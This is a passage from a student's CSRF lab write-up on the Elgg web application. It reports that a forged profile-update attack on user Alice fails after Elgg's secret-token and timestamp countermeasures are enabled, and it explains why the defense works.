


Fig: Alice clicked the URL, but no impacted. *Attack Failed.*

**Observation:** After turning ON the CSRF countermeasures, again observed the HTTP headers for updated post request for attacking and saw the `_elgg_ts` and `_elgg_token`. So updated the malicious page with new headers and performed the attack to update the Alice Profile description as done similar to Task 3, but the attack was failed.

**Explanation:** Elgg now has the timestamp and secret token validations that are tied to Alice session and when Boby tried to attack the Alice with new malicious page even by updating the POST request including the `_elgg_ts` and `_elgg_token`, it failed. Because the tokens are not matched with the tokens that are with Alice session. Thus, the CSRF attack was defended by the web server and this is a countermeasure for CSRF attacks. To succeed, attackers need to know the values of the secret token and timestamp embedded in the Alice's Elgg page. Unfortunately, browser's access control prevents the Javascript code in attacker's page from accessing any content in Elgg's pages.